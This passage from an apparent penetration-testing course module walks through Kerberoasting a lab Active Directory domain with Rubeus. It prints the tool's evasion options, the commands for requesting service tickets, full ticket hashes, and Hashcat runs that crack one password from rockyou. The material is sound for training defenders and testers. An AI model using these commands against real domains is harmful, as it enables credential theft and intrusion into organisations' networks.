
```
    Perform Kerberoasting with an existing TGT and automatically retry with
the enterprise principal if any fail:
        Rubeus.exe kerberoast </ticket:BASE64 | /ticket:FILE.KIRBI>
/autoenterprise [/ldaps] [/nowrap]

    Perform Kerberoasting using the tgtdeleg ticket to request service
tickets - requests RC4 for AES accounts:
        Rubeus.exe kerberoast /usetgtdeleg [/ldaps] [/nowrap]

    Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-
enabled accounts:
        Rubeus.exe kerberoast /rc4opsec [/ldaps] [/nowrap]

    List statistics about found Kerberoastable accounts without actually
sending ticket requests:
        Rubeus.exe kerberoast /stats [/ldaps] [/nowrap]

    Perform Kerberoasting, requesting tickets only for accounts with an
admin count of 1 (custom LDAP filter):
        Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/ldaps] [/nowrap]

    Perform Kerberoasting, requesting tickets only for accounts whose
password was last set between 01-31-2005 and 03-29-2010, returning up to 5
service tickets:
        Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-
2010 /resultlimit:5 [/ldaps] [/nowrap]

    Perform Kerberoasting, with a delay of 5000 milliseconds and a jitter of
30%:
        Rubeus.exe kerberoast /delay:5000 /jitter:30 [/ldaps] [/nowrap]

    Perform AES Kerberoasting:
        Rubeus.exe kerberoast /aes [/ldaps] [/nowrap]
```

As we can see from scrolling the Rubeus help menu, the tool has a vast number of options for interacting with Kerberos, most of which are out of the scope of this module and will be covered in-depth in later modules on advanced Kerberos attacks. It is worth scrolling through the menu, familiarizing yourself with the options, and reading up on the various other possible tasks. Some options include:

- Performing Kerberoasting and outputting hashes to a file

- Using alternate credentials
- Performing Kerberoasting combined with a pass-the-ticket attack
- Performing "opsec" Kerberoasting to filter out AES-enabled accounts
- Requesting tickets for accounts passwords set between a specific date range
- Placing a limit on the number of tickets requested
- Performing AES Kerberoasting

Viewing Rubeus's Capabilities



We can first use Rubeus to gather some stats. From the output below, we can see that there are nine Kerberoastable users, seven of which support RC4 encryption for ticket requests and two of which support AES 128/256. More on encryption types later. We also see that all nine accounts had their password set this year (2022 at the time of writing). If we saw any SPN accounts with their passwords set 5 or more years ago, they could be promising targets as they could have a weak password that was set and never changed when the organization was less mature.

Using the /stats Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /stats


   ______        _
  (_____ \      | |
```

```
   _____) )_    _| |__  _____ _    _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being
performed.
[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 9


 ------------------------------------------------------------
 | Supported Encryption Type                        | Count |
 ------------------------------------------------------------
 | RC4_HMAC_DEFAULT                                 | 7     |
 | AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96 | 2     |
 ------------------------------------------------------------

 ----------------------------------
 | Password Last Set Year | Count |
 ----------------------------------
 | 2022                   | 9     |
 ----------------------------------
```

Let's use Rubeus to request tickets for accounts with the `admincount` attribute set to `1`. These would likely be high-value targets and worth our initial focus for offline cracking efforts with Hashcat. Be sure to specify the `/nowrap` flag so that the hash can be more easily copied down for offline cracking using Hashcat. Per the documentation, the ""/nowrap" flag prevents any base64 ticket blobs from being column wrapped for any function"; therefore, we won't have to worry about trimming white space or newlines before cracking with Hashcat.

Using the /nowrap Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))(admincount=1))'

[*] Total kerberoastable users : 3


[*] SamAccountName         : backupagent
[*] DistinguishedName      : CN=BACKUPAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : backupjob/veam001.inlanefreight.local
[*] PwdLastSet             : 2/15/2022 2:15:40 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*backupagent$INLANEFREIGHT.LOCAL$backupjob/veam001.inlanefreight
.local@INLANEFREIGHT.LOCAL*$750F377DEFA85A67EA0FE51B0B28F83D$049EE7BF77ABC96
8169E1DD9E31B8249F509080C1AE6C8575B7E5A71995F345CB583FECC68050445FDBB9BAAA83
AC7D553EECC57286F1B1E86CD16CB3266827E2BE2A151EC5845DCC59DA1A39C1BA3784BA8502
A4340A90AB1F8D4869318FB0B2BEC2C8B6C688BD78BBF6D58B1E0A0B980826842165B0D88EAB
7009353ACC9AD4FE3281110102045635636040 8BAD166B86DBE6AEB3909DEAE597F8C41A9E41
48BD80CFF65A4C04666A977720B954610952AC19EDF32D73B760315FA64ED301947142438B8B
CD4D457976987C3809C3320725A708D83151BA0BFF651DFD7168001F0B095B953CBC5FC35636
56DF68B61199D04E8DC5AB34249F4583C25AC48FF182AB97D0BF1DE0ED02C286B42C8DF29DA2
3995DEF13398ACBE821221E8B914F66399CB8A525078110B38D9CC466EE9C7F52B1E54E1E23B
```

```
48875E4E4F1D35AEA9FBB1ABF1CF1998304A8D90909173C25AE4C466C43886A650A460CE5820
5FE3572C2BF3C8E39E965D6FD98BF1B8B5D09339CBD49211375AE612978325C7A793EC8ECE71
AA34FFEE9BF9BBB2B432ACBDA6777279C3B93D22E83C7D7DCA6ABB46E8CDE1B8E12FE8DECCD4
8EC5AEA0219DE26C222C808D5ACD2B6BAA35CBFFCD260AE05EFD347EC48213F7BC7BA567FD22
9A121C4309941AE5A04A183FA1B0914ED532E24344B1F4435EA46C3C72C68274944C4C6D4411
E184DF3FE25D49FB5B85F5653AD00D46E291325C5835003C79656B2D85D092DFD83EED3ABA15
CE3FD3B0FB2CF7F7DFF265C66004B634B3C5ABFB55421F563FFFC1ADA35DD3CB22063C9DDC16
3FD101BA03350F3110DD5CAFD6038585B45AC1D482559C7A9E3E690F23DDE5C343C3217707E4
E184886D59C677252C04AB3A3FB0D3DD3C3767BE3AE9038D1C48773F986BFEBFA8F38D97B295
0F915F536E16E65E2BF67AF6F4402A4A862ED09630A8B9BA4F5B2ACCE568514FDDF90E155E07
A5813948ED00676817FC9971759A30654460C5DF4605EE5A92D9DDD3769F83D766898AC5FC78
85B6685F36D3E2C07C6B9B2414C11900FAA3344E4F7F7CA4BF7C76A34F01E508BC2C1E6FF0D6
3AACD869BFAB712E1E654C4823445C6BA447463D48C573F50C542701C68D7DBEEE60C1CFD437
EE87CE86149CDC44872589E45B7F9EB68D8E02070E06D8CB8270699D9F6EEDDF45F522E9DBED
6D459915420BBCF4EA15FE81EEC162311DB8F581C3C2005600A3C0BC3E16A5BEF00EEA13B97D
F8CFD7DF57E43B019AF341E54159123FCEDA80774D9C091F22F95310EA60165C805FED3601B3
3DA2AFC048DEF4CCCD234CFD418437601FA5049F669FEFD07087606BAE01D88137C994E22879
6A55675520AB252E900C4269B0CCA3ACE8790407980723D8570F244FE01885B471BF5AC3E362
6A357D9FF252FF2635567B49E838D34E0169BDD4D3565534197C40072074ACA51DB81B71E311
92DB29A710412B859FA55C0F41928529F27A6E67E19BE8A6864F4BC456D3856327A269EF0D1E
9B79457E63D0CCFB5862B23037C74B021A0CDCA80B43024A4C89C8B1C622A626DE5FB1F99C9B
41749DDAA0B6DF9917E8F7ABDA731044CF0E989A4A062319784D11E2B43554E329887BF7B3AD
1F3A10158659BF48F9D364D55F2C8B19408C54737AB1A6DFE92C2BAEA9E
```

A Note on Encryption Types

The below examples on encryption types are not reproducible in the module lab because the target Domain Controller is running Windows Server 2019. More on that later in the section.

Kerberoasting tools typically request `RC4 encryption` when performing the attack and initiating TGS-REQ requests. This is because RC4 is weaker and easier to crack offline using tools such as Hashcat than other encryption algorithms such as AES-128 and AES-256. When performing Kerberoasting in most environments, we will retrieve hashes that begin with `$krb5tgs$23$*`, an RC4 (type 23) encrypted ticket. Sometimes we will receive an AES-256 (type 18) encrypted hash or hash that begins with `$krb5tgs$18$*`. While it is possible to crack AES-128 (type 17) and AES-256 (type 18) TGS tickets using Hashcat, it will typically be significantly more time consuming than cracking an RC4 (type 23) encrypted ticket, but still possible especially if a weak password is chosen. Let's walk through an example.

Let's start by creating an SPN account named `testspn` and using Rubeus to Kerberoast this specific user to test this out. As we can see, we received the TGS ticket RC4 (type 23) encrypted.

```
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap
```

```
[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : testspn
[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : testspn
[*] DistinguishedName      : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet             : 2/27/2022 12:15:43 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/kerberoast.inlanefreight.lo
cal@INLANEFREIGHT.LOCAL*$CEA71B221FC2C00F8886261660536CC1$4A8E252D305475EB94
10FF3E1E99517F90E27FB588173ACE3651DEACCDEC62165DE6EA1E6337F3640632FA42419A53
5B501ED1D4D1A0B704AA2C56880D74C2940170DC0747CE4D05B420D76BF298226AADB53F2AA0
48BE813B5F0CA7A85A9BB8C7F70F16F746807D3B84AA8FE91B8C38AF75FB9DA49ED133168760
D004781963DB257C2339FD82B95C5E1F8F8C4BD03A9FA12E87E278915A8362DA835B9A746082
368A155EBB5EFB141DC58F2E46B7545F82278AF4214E1979B35971795A3C4653764F08C1E2A4
A1EDA04B1526079E6423C34F88BDF6FA2477D28C71C5A55FA7E1EA86D93565508081E1946D79
6C0B3E6666259FEB53804B8716D6D076656BA9D392CB747AD3FB572D7CE130940C7A6415ADDB
510E2726B3ACFA485DF5B7CE6769EEEF08FE7290539830F6DA25C359894E85A1BCFB7E0B0385
2C7578CB52E753A23BE59AB9D1626091376BA474E4BAFAF6EBDD852B1854FF46AA6CD1F7F044
A90C9497BB60951C4E82033406ACC9B4BED7A1C1AFEF41316A58487AFEA4D5C07940C87367A3
9E66415D9A54B1A88DADE1D4A0D13ED9E474BDA5A865200E8F111996B846E4E64F38482CEE8B
E4FC2DC1952BFFBD221D7284EFF27327C0764DF4CF68065385D31866DA1BB1A189E9F82C4631
6095129F06B3679EE1754E9FD599EB9FE96C10315F6C45300ECCBEB6DC83A92F6C08937A244C
458DB69B80CE85F0101177E6AC049C9F11701E928685F41E850CA62F047B175ADCA78DCA2171
429028CD1B4FFABE2949133A32FB6A6DC9E0477D5D994F3B3E7251FA8F3DA34C58FAAE20FC6B
F94CC9C10327984475D7EABE9242D3F66F81CFA90286B2BA261EBF703ADFDF7079B340D9F3B9
B17173EBA3624D9B458A5BD1CB7AF06749FF3DB312BCE9D93CD9F34F3FE913400655B4B6F7E7
539399A2AFA45BD60427EA7958AB6128788A8C0588023DDD9CAA4D35459E9DEE986FD178EB14
C2B8300C80931624044C3666669A68A665A72A1E3ABC73E7CB40F6F46245B206777EE1EF43B3
625C9F33E45807360998B7694DC2C70ED47B45172FA3160FFABAA317A203660F26C283551078
```

```
7FD591E2C1E8D0B0E775FC54E44A5C8E5FD1123FBEDB463DAFDFE6A2632773C3A1652970B491
EC7744757872C1DDC22BAA7B4723FEC91C154B0B4262637518D264ADB691B7479C556F1D10CA
F53CB7C5606797F0E00B759FCA56797AAA6D259A47FCCAA632238A4553DC847E0A707216F0AE
9FF5E2B4692951DA4442DF86CD7B10A65B786FE3BFC658CC82B47D9C256592942343D05A6F06
D250265E6CB917544F7C87645FEEFA54545FEC478ADA01B8E7FB6480DE7178016C9DC8B7E1CE
08D8FA7178D33E137A8C076D097C1C29250673D28CA7063C68D592C30DCEB94B1D93CD9F18A2
544FFCC07470F822E783E5916EAF251DFA9726AAB0ABAC6B1EB2C3BF6DBE4C4F3DE484A9B0E0
6FF641B829B651DD2AB6F6CA145399120E1464BEA80DC3608B6C8C14F244CBAA083443EB59D9
EF3599FCA72C6997C824B87CF7F7EF6621B3EAA5AA0119177FC480A20B82203081609E427489
20274FEBB94C3826D57C78AD93F04400DC9626CF978225C51A889224E3ED9E3BFDF6A4D6998C
16D414947F9E157CB1594B268BE470D6FB489C2C6C56D2AD564959C5
```

Checking with PowerView, we can see that the `msDS-SupportedEncryptionTypes` attribute is set to `0`. The chart here tells us that a decimal value of `0` means that a specific encryption type is not defined and set to the default of `RC4_HMAC_MD5`.

```
PS C:\htb> Get-DomainUser testspn -Properties
samaccountname,serviceprincipalname,msds-supportedencryptiontypes

serviceprincipalname                  msds-supportedencryptiontypes
samaccountname
------------------                    ------------------------------ -------
-------
testspn/kerberoast.inlanefreight.local                                0 testspn
```


Next, let's crack this ticket using Hashcat and note how long it took. The account is set with a weak password found in the `rockyou.txt` wordlist for our purposes. Running this through Hashcat, we see that it took four seconds to crack on a CPU, and therefore it would crack almost instantly on a powerful GPU cracking rig and probably even on a single GPU.

Cracking the Ticket with Hashcat & rockyou.txt

```
0xAmr0zZakaria@htb[/htb]$ hashcat -m 13100 rc4_to_crack
/usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>64bea80dc3608b6c8c14f244cbaa083443eb59d9ef3599fca72c6997c824b87cf7f7ef
6621b3eaa5aa0119177fc480a20b82203081609e42748920274febb94c3826d57c78ad93f044
00dc9626cf978225c51a889224e3ed9e3bfdf6a4d6998c16d414947f9e157cb1594b268be470
d6fb489c2c6c56d2ad564959c5:welcome1$

Session..........: hashcat
Status...........: Cracked
```

```
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......:
$krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/ke...4959c5
Time.Started.....: Sun Feb 27 15:36:58 2022 (4 secs)
Time.Estimated...: Sun Feb 27 15:37:02 2022 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   693.3 kH/s (5.41ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2789376/14344385 (19.45%)
Rejected.........: 0/2789376 (0.00%)
Restore.Point....: 2777088/14344385 (19.36%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: westham76 -> wejustare

Started: Sun Feb 27 15:36:57 2022
Stopped: Sun Feb 27 15:37:04 2022
```

Let's assume that our client has set SPN accounts to support AES 128/256 encryption.



If we check this with PowerView, we'll see that the `msDS-SupportedEncryptionTypes attribute` is set to `24`, meaning that AES 128/256 encryption types are the only ones supported.

Checking Supported Encryption Types

```
PS C:\htb> Get-DomainUser testspn -Properties
samaccountname,serviceprincipalname,msds-supportedencryptiontypes

serviceprincipalname                    msds-supportedencryptiontypes
samaccountname
```

```
-------------------                    ---------------------------- -------
-------
testspn/kerberoast.inlanefreight.local                                24 testspn
```

Requesting a new ticket with Rubeus will show us that the account name is using AES-256 (type 18) encryption.

Requesting a New Ticket

```
PS C:\htb>  .\Rubeus.exe kerberoast /user:testspn /nowrap

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : testspn
[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : testspn
[*] DistinguishedName      : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : testspn/kerberoast.inlanefreight.local
[*] PwdLastSet             : 2/27/2022 12:15:43 PM
[*] Supported ETypes       : AES128_CTS_HMAC_SHA1_96,
AES256_CTS_HMAC_SHA1_96
[*] Hash                   :
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$*testspn/kerberoast.inlanefreight.lo
cal@INLANEFREIGHT.LOCAL*$8939F8C5B97A4CAA170AD706$84B0DD2C5A931E123918FFD645
61BFE651F89F079A47053814244C0ECDF15DF136E5787FAC4341A1BDF6D5077EAF155A75ACF0
127A167ABE4B2324C492ED1AF4C71FF8D51927B23656FCDE36C9A7AC3467E4DB6B7DC261310E
D05FB7C73089763558DE53827C545FB93D25FF00B5D89FCBC3BBC6DDE9324093A3AADBE2C6FE
21CFB5AFBA9DCC5D395A97768348ECCF6863EFFB4E708A1B55759095CCA98DE7DE0F7C149357
365FBA1B73FCC40E2889EA75B9D90B21F121B5788E27F2FC8E5E35828A456E8AF0961435D62B
14BADABD85D4103CC071A07C6F6080C0430509F8C4CDAEE95F6BCC1E3618F2FA054AF97D9ED0
4B47DABA316DAE09541AC8E45D739E76246769E75B4AA742F0558C66E74D142A98E1592D9E48
CA727384EC9C3E8B7489D13FB1FDB817B3D553C9C00FA2AC399BB2501C2D79FBF3AF156528D4
BECD6FF03267FB6E96E56F013757961F6E43838054F35AE5A1B413F610AC1474A57DE8A8ED9B
F5DE9706CCDAD97C18E310EBD92E1C6CD5A3DE7518A33FADB37AE6672D15DACFE44208BAC2EA
```

```
BB729C24A193602C3739E2C21FB606D1337E1599233794674608FECE1C92142723DFAD238C9E
1CB0091519F68242FBCC75635146605FDAD6B85103B3AFA8571D3727F11F05896103CB65A8DD
E6EB29DABB0031DCF03E4B6D6F7D10E85E02A55A80CD8C93E6C8C3ED9F8A981BBEA01ABDEB30
6078973FE35107A297AF3985CF12661C2B8614D136B4AF196D27396C21859F40348639CD1503
F517D141E2E20BB5F78818A1A46A0F63DD00FEF2C1785672B4308AE1C83ECD0125F30A2708A2
73B8CC43D6E386F3E1A520E349273B564E156D8EE7601A85D93CF20F20A21F0CF467DC0466EE
458352698B6F67BAA9D65207B87F5E6F61FF3623D46A1911342C0D80D7896773105FEC33E5C1
5DB1FF46F81895E32460EEA32F423395B60582571551FF74D1516DDA3C3EBAE87E92F20AC979
9BED20BF75F462F3B7D56DA6A6964B7A202FE69D9ED62E9CB115E5B0A50D5BBF2FD6A22086D6
B720E1589C41FABFA4B2CD6F0EFFC9510EC10E3D4A2BEE80E817529483D81BE11DA81BBB5845
FEC16801455B234B796728A296C65EE1077ABCF67A48B96C4BD3C90519DA6FF54049DE0BD727
87F428E8707A5A46063CE57E890FC22687C4A1CF6BA30A0CA4AB97E22C92A095140E37917C94
4EDCB64535166A5FA313CEF6EEB5295F9B8872D398973362F218DF39B55979BDD1DAD5EC8D7C
4F6D5E1BD09D87917B4562641258D1DFE0003D2CC5E7BCA5A0FC1FEC2398B1FE28079309BEC0
4AB32D61C00781C92623CA2D638D1923B3A94F811641E144E17E9E3FFB80C14F5DD1CBAB7A9B
53FB5895DFC70A32C65A9996FB9752B147AFB9B1DFCBECA37244A88CCBD36FB1BF38822E42C7
B56BB9752A30D6C8198B6D64FD08A2B5967414320D532F0404B3920A5F94352F85205155A7FA
7EB6BE5D3A6D730318FE0BF60187A23FF24A84C18E8FC62DF6962D91D2A9A0F380987D727090
949FEC4ADC0EF29C7436034A0B9D91BA36CC1D4C457392F388AB17E646418BA9D2C736B0E890
CF20D425F6D125EDD9EFCA0C3DA5A6E203D65C8868EE3EC87B853398F77B91DDCF66BD942EC1
7CF98B6F9A81389489FCB60349163E10196843F43037E79E10794AC70F88225EDED2D51D2641
3D53
```

To run this through Hashcat, **we need to use hash mode `19700`, which is `Kerberos 5, etype 18, TGS-REP (AES256-CTS-HMAC-SHA1-96)`** per the handy Hashcat example_hashes table. We run the AES hash as follows and check the status, which shows it should take over 23 minutes to run through the entire rockyou.txt wordlist by typing `s` to see the status of the cracking job.

Running Hashcat & Checking the Status of the Cracking Job

```
0xAmr0zZakaria@htb[/htb]$ hashcat -m 19700 aes_to_crack
/usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Name........: Kerberos 5, etype 18, TGS-REP
Hash.Target......:
$krb5tgs$18$testspn$INLANEFREIGHT.LOCAL$8939f8c5b97...413d53
```

```
Time.Started.....: Sun Feb 27 16:07:50 2022 (57 secs)
Time.Estimated...: Sun Feb 27 16:31:06 2022 (22 mins, 19 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    10277 H/s (8.99ms) @ Accel:1024 Loops:64 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests
Progress.........: 583680/14344385 (4.07%)
Rejected.........: 0/583680 (0.00%)
Restore.Point....: 583680/14344385 (4.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3264-3328
Candidates.#1....: skitzy -> sammy<3

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```

When the hash finally cracks, we see that it took 4 minutes 36 seconds for a relatively simple password on a CPU. This would be greatly magnified with a stronger/longer password.

Viewing the Length of Time it Took to Crack

